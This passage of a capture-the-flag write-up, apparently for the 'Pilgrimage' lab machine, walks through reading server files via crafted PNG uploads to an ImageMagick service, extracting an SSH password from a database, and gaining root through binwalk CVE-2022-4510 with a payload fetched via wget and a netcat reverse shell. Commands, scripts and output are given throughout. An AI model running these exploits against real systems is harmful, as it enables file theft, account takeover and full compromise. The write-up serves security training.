
Confirm everything worked perfectly 

```
3. $ exiv2 -pS pngout.png
```

6) Tested the Exploit


```
(vigneswar@vigneswar)-[~/pilgrimage]
$ pngcrush -text a "profile" "/etc/hosts" Empty.png
Recompressing IDAT chunks in Empty.png to pngout.png
Total length of data found in critical chunks          =      129
Best pngcrush method          =    1 (ws 15 fm 0 zl 4 zs 0) =      129
CPU time decode 0.064442, encode 0.066465, other 0.059357, total 0.363742 sec
```

```
(vigneswar@vigneswar)-[~/pilgrimage]
$ exiv2 -pS pngout.png
STRUCTURE OF PNG FILE: pngout.png
address | chunk | length | data | checksum
8 | IHDR | 13 | ..... | 0xee938626
33 | PLTE | 3 | ... | 0xa7c41bc8
48 | tRNS | 1 | | 0x40e6d866
61 | IDAT | 57 | x^..1.....0m..... | 0x29f2d2d5
130 | tEXt | 18 | profile./etc/hosts | 0xc560a843
160 | IEND | 0 | | 0xae426082
```



7) Verified LFI

```
Test.py X
Test.py
1 print(bytes.fromhex("""3132372e302e31096c6f63616c686f73740a3132372e302e312e310970696c677269
2 6d6167652070696c6772696d6167652e6874620a0a232054686520666f6c6c6f77696e67
3 206c696e65732061726520646573697261626c6520666f7220495076362063617061626c
4 6520686f7374730a3a3a3120202020206c6f63616c686f7374206970362d6c6f63616c68
5 6f7374206970362d6c6f6f706261636b0a666630323a3a31206970362d616c6c6e6f6465
6 730a666630323a3a32206970362d616c6c726f75746572730a
7 """).decode())

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\viguv\OneDrive\Desktop\Programming\Python> python test.py
127.0.0.1 localhost
127.0.1.1 pilgrimage pilgrimage.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Exploitation

1) Made a script to automate uploading

```
(vigneswar@vigneswar) - [~/pilgrimage]
$ cat exploit.sh
pngcrush -text a "profile" "$1" Empty.png && curl $(curl -X POST -H "Content-Type: multipart/form-data" -F "toConvert=@pngout.png" http://pilgrimage.htb -i | grep -o -E 'http.*png') --output
t output.png && identify -verbose output.png
```

```
(vigneswar@vigneswar)-[~/pilgrimage]
$ bash exploit.sh /etc/passwd
Recompressing IDAT chunks in Empty.png to pngout.png
Total length of data found in critical chunks = 129
Best pngcrush method = 1 (ws 15 fm 0 zl 4 zs 0) = 129
CPU time decode 0.063493, encode 0.065170, other 0.058737, total 0.359925 sec
% Total % Received % Xferd Average Speed Time Time Time Current
100 7986 0 7621 100 365 6977 334 0:00:01 0:00:01 --:--:-- 7326
% Total % Received % Xferd Average Speed Time Time Time Current
Request Dload Upload Total Spent Left Speed Response
100 1089 100 1089 0 0 784 0 0:00:01 0:00:01 --:--:-- 785
Image:
  Filename: output.png
  Permissions: rw-r--r--
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: DirectClass
  Geometry: 352x198+0+0
  Units: Undefined
  Colorspace: Gray
  Type: Bilevel
  Base type: Undefined
  Endianness: Undefined
  Depth: 1-bit
  Channel depth:
    gray: 1-bit
    alpha: 1-bit
  Channel descriptions:
    0: Gray
    1: Alpha

1 HTTP/1.1 302 Found
2 Server: nginx/1.18.0
3 Date: Sun, 12 Nov 2023 13:52:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: PHPSESSID=p4bb2bqaab5gfucklars
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-re
9 Pragma: no-cache
10 Location: /?message=http://pilgrimage.htb/
11 Content-Length: 7621
12
13 <!DOCTYPE html>
14 <html lang="en">
15
16 <head>
17
18 <meta charset="utf-8">
19 <meta name="viewport" content="width=d
20
21 <link href="
https://font.googleapis.com/css2?family=
```

```
test.py
1 print(bytes.fromhex("""726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
2 6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
3 6e6f6c6f6f696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
4 2f6e6f6c6f6f696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
5 6e2f6e6f6c6f6f696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
6 62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
7 65733a2f7573722f7362696e2f6e6f6c6f6f696e0a6d616e3a783a363a31323a6d616e3a
8 2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f6f696e0a6c703a
9 783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
10 6c6f6f696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
11 2f7362696e2f6e6f6c6f6f696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
12 706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f6f696e0a757563703a783a31
13 303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
14 6e6f6c6f6f696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
15 722f7362696e2f6e6f6c6f6f696e0a7777772d646174613a783a33333a33333a7777772d
16 646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f6f696e0a6261636b
17 75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

PS C:\Users\viguv\OneDrive\Desktop\Programming\Python> python test.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
```

2) Got the database file

```

(vigneswar@vigneswar)-[~/pilgrimage]
$ bash exploit.sh /var/db/pilgrimage
Recompressing IDAT chunks in Empty.png to pngout.png
Total length of data found in critical chunks = 129
Best pngcrush method = 1 (ws 15 fm 0 zl 4 zs 0) = 129
CPU time decode 0.063356, encode 0.064970, other 0.058674, total 0.357820 sec
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 7993 0 7621 100 372 5199 253 0:00:01 0:00:01 --:--:-- 5459
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 976 100 976 0 0 633 0 0:00:01 0:00:01 --:--:-- 634
Image:
Filename: output.png
Permissions: rw-r--r--
Format: PNG (Portable Network Graphics)
Mime type: image/png
Class: DirectClass
Geometry: 352x198+0+0
Units: Undefined
Colorspace: Gray
Type: Bilevel
Base type: Undefined
Endianness: Undefined
Depth: 1-bit
Channel depth:

```

```

Test.py  X  data.db
Test.py > ...
1 with open("data.db", "wb") as file:
2     file.write(bytes.fromhex("""
3 53514c69746520666f726d61742033001000010100402020000007e00000050000000
4 0000000000000040000000400000000000000000000000000000000000000000
5 0000000000000000000000000000000000000000000000000000000000000000
6 0f650fcd0eba0f38000000000000000000000000000000000000000000000000
7 0000000000000000000000000000000000000000000000000000000000000000
8 0000000000000000000000000000000000000000000000000000000000000000
9 0000000000000000000000000000000000000000000000000000000000000000
10 0000000000000000000000000000000000000000000000000000000000000000
11 0000000000000000000000000000000000000000000000000000000000000000
12 0000000000000000000000000000000000000000000000000000000000000000
13 0000000000000000000000000000000000000000000000000000000000000000
14 0000000000000000000000000000000000000000000000000000000000000000
15 0000000000000000000000000000000000000000000000000000000000000000
16 0000000000000000000000000000000000000000000000000000000000000000
17 0000000000000000000000000000000000000000000000000000000000000000

```

```
(vigneswar@vigneswar)-[~/pilgrimage]
$ sqlite3 data.db
SQLite version 3.43.1 2023-09-11 12:01:27
Enter ".help" for usage hints.
sqlite> .tables
images  users
sqlite> select * from users;
emily|abigchonkyboi123
sqlite> █
```

abigchonkyboi123

3) Logged in with ssh with found credentials

```
(vigneswar@vigneswar)-[~/pilgrimage]
$ ssh emily@10.10.11.219
The authenticity of host '10.10.11.219 (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnPNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.219' (ED25519) to the list of known hosts.
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ █
```

4) Got user flag

```

emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
14cdf4a5b454a576fd2db4cb61d12e68
emily@pilgrimage:~$

```

Privilege Escalation

1) Enumerated os info

```

emily@pilgrimage:~$ uname -a
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux

```

2) No other internal services

```

emily@pilgrimage:~$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	88	10.10.11.219:22	10.10.16.3:57542	ESTABLISHED	-
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-

```

emily@pilgrimage:~$

```

3) Checked timer jobs

```

emily@pilgrimage:~$ systemctl list-timers --all

```

NEXT	LEFT	LAST	PASSED	UNIT	ACTIVATES
Mon 2023-11-13 02:09:00 AEDT	29min left	Mon 2023-11-13 01:39:05 AEDT	7s ago	phpsessionclean.timer	phpsessionclean.service
Mon 2023-11-13 06:10:31 AEDT	4h 31min left	Sun 2023-11-12 15:34:22 AEDT	10h ago	apt-daily-upgrade.timer	apt-daily-upgrade.service
Mon 2023-11-13 12:06:20 AEDT	10h left	Sun 2023-11-12 23:58:23 AEDT	1h 40min ago	apt-daily.timer	apt-daily.service
Mon 2023-11-13 15:31:12 AEDT	13h left	Sun 2023-11-12 15:31:12 AEDT	10h ago	systemd-tmpfiles-clean.timer	systemd-tmpfiles-clean.service
Tue 2023-11-14 00:00:00 AEDT	22h left	Mon 2023-11-13 00:00:01 AEDT	1h 39min ago	logrotate.timer	logrotate.service
Tue 2023-11-14 00:00:00 AEDT	22h left	Mon 2023-11-13 00:00:01 AEDT	1h 39min ago	man-db.timer	man-db.service
Sun 2023-11-19 03:10:56 AEDT	6 days left	Sun 2023-11-12 15:17:12 AEDT	10h ago	e2scrub_all.timer	e2scrub_all.service
Mon 2023-11-20 01:06:40 AEDT	6 days left	Mon 2023-11-13 00:11:24 AEDT	1h 27min ago	fstrim.timer	fstrim.service

4) Found a script running on upload


```

2023/11/13 01:56:27 CMD: UID=0 PID=3 |
2023/11/13 01:56:27 CMD: UID=0 PID=2 |
2023/11/13 01:56:27 CMD: UID=0 PID=1 | /sbin/init
2023/11/13 01:56:34 CMD: UID=33 PID=45500 | php-fpm: pool www
2023/11/13 01:56:34 CMD: UID=33 PID=45501 |
2023/11/13 01:56:34 CMD: UID=33 PID=45502 | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45503 | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=0 PID=45504 | /lib/systemd/systemd-udevd
2023/11/13 01:56:34 CMD: UID=33 PID=45505 | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45508 | readlink -f /tmp/.mount_magickSxeJ0K/AppRun
2023/11/13 01:56:34 CMD: UID=33 PID=45507 | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45509 | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45510 | readlink -f /tmp/.mount_magickSxeJ0K/usr/lib/ImageMagick-7.0.9/config-Q16HDR1
2023/11/13 01:56:34 CMD: UID=33 PID=45505 | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45512 | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45513 | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45511 | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:34 CMD: UID=33 PID=45514 | /bin/bash /tmp/.mount_magickSxeJ0K/AppRun convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/
pilgrimage.htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:35 CMD: UID=0 PID=45517 | /bin/bash /usr/sbin/malwarescan.sh
2023/11/13 01:56:35 CMD: UID=0 PID=45520 | /usr/bin/sed -n -e s/^.*CREATE //p
2023/11/13 01:56:35 CMD: UID=0 PID=45519 | /bin/bash /usr/sbin/malwarescan.sh
2023/11/13 01:56:35 CMD: UID=0 PID=45518 | /bin/bash /usr/sbin/malwarescan.sh
2023/11/13 01:56:35 CMD: UID=0 PID=45521 |
2023/11/13 01:56:35 CMD: UID=33 PID=45522 | /var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/6550e7a2d470b1.64536560_okqmpjniheflg.png -resize 50% /var/www/pilgrimage.
htb/shrunk/6550e7a2d4789.png
2023/11/13 01:56:35 CMD: UID=0 PID=45523 |

```

```

emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/${/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p'}"
    binout="${/usr/local/bin/binwalk -e "$filename"}"
    for banned in "${blacklist[@]}; do
        if [[ "$binout" == *"$banned"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done
emily@pilgrimage:~$

```

```

emily@pilgrimage:~$ cd /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ binwalk --help

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
-B, --signature          Scan target file(s) for common file signatures
-R, --raw=<str>          Scan target file(s) for the specified sequence of bytes
-A, --opcodes            Scan target file(s) for common executable opcode signatures
-m, --magic=<file>       Specify a custom magic file to use
-b, --dumb               Disable smart signature keywords
-I, --invalid            Show results marked as invalid
-x, --exclude=<str>      Exclude results that match <str>
-y, --include=<str>      Only show results that match <str>

```

5) Found vulnerability in binwalk

Binwalk v2.3.2 - Remote Command Execution (RCE)

EDB-ID:

51249

CVE:

2022-4510

Author:

ETIENNE LACOCHE

Type:

REMOTE

Platform:

PYTHON

Date:

2023-04-05

EDB Verified: ✗

Exploit: 📄 / {}

Vulnerable App:

```
# Exploit Title: Binwalk v2.3.2 - Remote Command Execution (RCE)
# Exploit Author: Etienne Lacoche
# CVE-ID: CVE-2022-4510
import os
import inspect
import argparse

print("")
```

6) Made payload

```
testima
(vigneswar@vigneswar)-[~/scripts]
$ python3 test.py ../pilgrimage/Empty.png 10.10.16.3 5555
```

```
#####
-----CVE-2022-4510-----
#####
-----Binwalk Remote Command Execution-----
-----Binwalk 2.1.2b through 2.3.2 included-----
#####
-----Exploit by: Etienne Lacoche-----
-----Contact Twitter: @electr0sm0g-----
-----Discovered by:-----
-----Q. Kaiser, ONEKEY Research Lab-----
-----Exploit tested on debian 11-----
#####
```

You can now rename and share binwalk_exploit and start your local netcat listener.

7) got root shell

```
(vigneswar@vigneswar)-[~/scripts]
$ python3 -m http.server -b 10.10.16.3 80
Serving HTTP on 10.10.16.3 port 80 (http://10.10.16.3:80/) ...
10.10.11.219 - - [12/Nov/2023 23:14:01] "GET /binwalk_exploit.png HTTP/1.1" 200 -
```

```
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ wget http://10.10.16.3/binwalk_exploit.png
--2023-11-13 04:44:00-- http://10.10.16.3/binwalk_exploit.png
Connecting to 10.10.16.3:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 822 [image/png]
Saving to: 'binwalk_exploit.png'

binwalk_exploit.png      100%[=====>]      822  --.-KB/s    in 0s

2023-11-13 04:44:02 (94.7 MB/s) - 'binwalk_exploit.png' saved [822/822]
```

```
(vigneswar@vigneswar)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.219] 51028
whoami
root
chmod +s /bin/bash
█
```

8) Got root flag

```
bash-5.1# cat /root/root.txt
ee467e2eac11b226b8d08e8100913666
bash-5.1# █
```